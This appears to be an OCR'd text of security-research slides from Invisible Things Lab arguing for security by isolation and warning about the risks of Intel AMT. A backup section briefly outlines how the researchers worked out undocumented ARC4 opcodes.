
We can try to single out every bug…
(Security by Correctness)

… or we can look for some more generic solution...


POISON


... which is..

Security by Isolation


Spreadsheet
with my company's data
Normal browser
(google, myspace account,
blogger accounr
Browser
(for banking/e-
shopping)
Tetris
"calling home"

I don’t want the stupid Tetris game to have full access to all my other applications and files!

OS should provide protection against potentially buggy/malicious applications.


Spreadsheet
with my company's data
Normal browser
(google, myspace, blogger, etc)
Browser
(for banking/e-shopping)
Tetris


Potentially buggy/malicious Tetris game no longer a threat.

Today OS kernels are full of bugs

(remember the 1st part of this presentation?)

OS with a buggy kernel cannot provide effective isolation

We need to make sure that the code that does the security enforcement is **small and simple!**


Security by Correctness
+
Trusted Boot
hypervisor, hardware
VM kernels, drivers
VM Apps
More privileges

Technologies like VT-d and TXT can help assure this goal

E.g. bare-metal hypervisor becoming effectively microkernels, with the help of VT technologies, see e.g. Xen 3.3+

Good!

But built on solid foundations!

If the foundation rotten, higher-level technologies cannot be trusted!

(e.g. malicious SMM code compromising TXT security,
malicious AMT compromising SRTM, etc)

Some low-level technologies, however, might be dangerous, and require lots of care...

Intel TXT/VT-d vs. Intel AMT?

	Intel TXT/VT-d	Intel AMT
Purpose?	Provide additional *security*	Provide better *management*
What happens if broken?	Situation equal if the technology was not deployed at all	Serious damage to the system's security, allows for very powerful malware

So, certain low-level technologies (e.g. AMT) require even more scrutiny...

And that's why we here with low-level research :)

Future?

Disclaimer

This content provided AS IS, without any special guarantees :)

Short-term goals

(next few months?)

The slides in this chapter have been removed from the public version of this document.

Mid-term goals

(up to a year)

The slides in this chapter have been removed from the public version of this document.

Long-term goals

(2+ years?)

Hacking the CPU :)

Bottom line

1 **Security by Isolation** a key to building secure systems, especially desktop ones.

2 Security by Isolation requires **solid foundations**, i.e. flawless lower-level mechanisms.

3 We can **reverse your secrets**, don't relay on Security by Obscurity, especially in the "classic" meaning!

http://invisiblethingslab.com

ITL

INVISIBLE THINGS LAB

Backup!

1 **How we were finding the meaning of some of the undocumented ARC4 opcodes?**

2 **How did we find out how to program AMT's DMA engine?**

How we were finding the meaning of some of the undocumented ARC4 opcodes?

(for our ARC4 emulator?)

The spec we downloaded from `arc.com` covers only the basic set of instructions (and opcodes), while ARC4 allows also to use “extension sets”.

E.g. we couldn't find which instructions have opcodes:

`0x12` and `0x14`?

(which we encountered in the AMT ROM code)

Seems like a dead end?

How about this:

1. Copy & paste the unknown instruction to AMT memory on Q35 using the remapping attack,
2. Do “controlled execution” of this instruction (print regs before, execute, print regs after),
3. Manually look at the registers and try to guess what operation did the instruction performed.

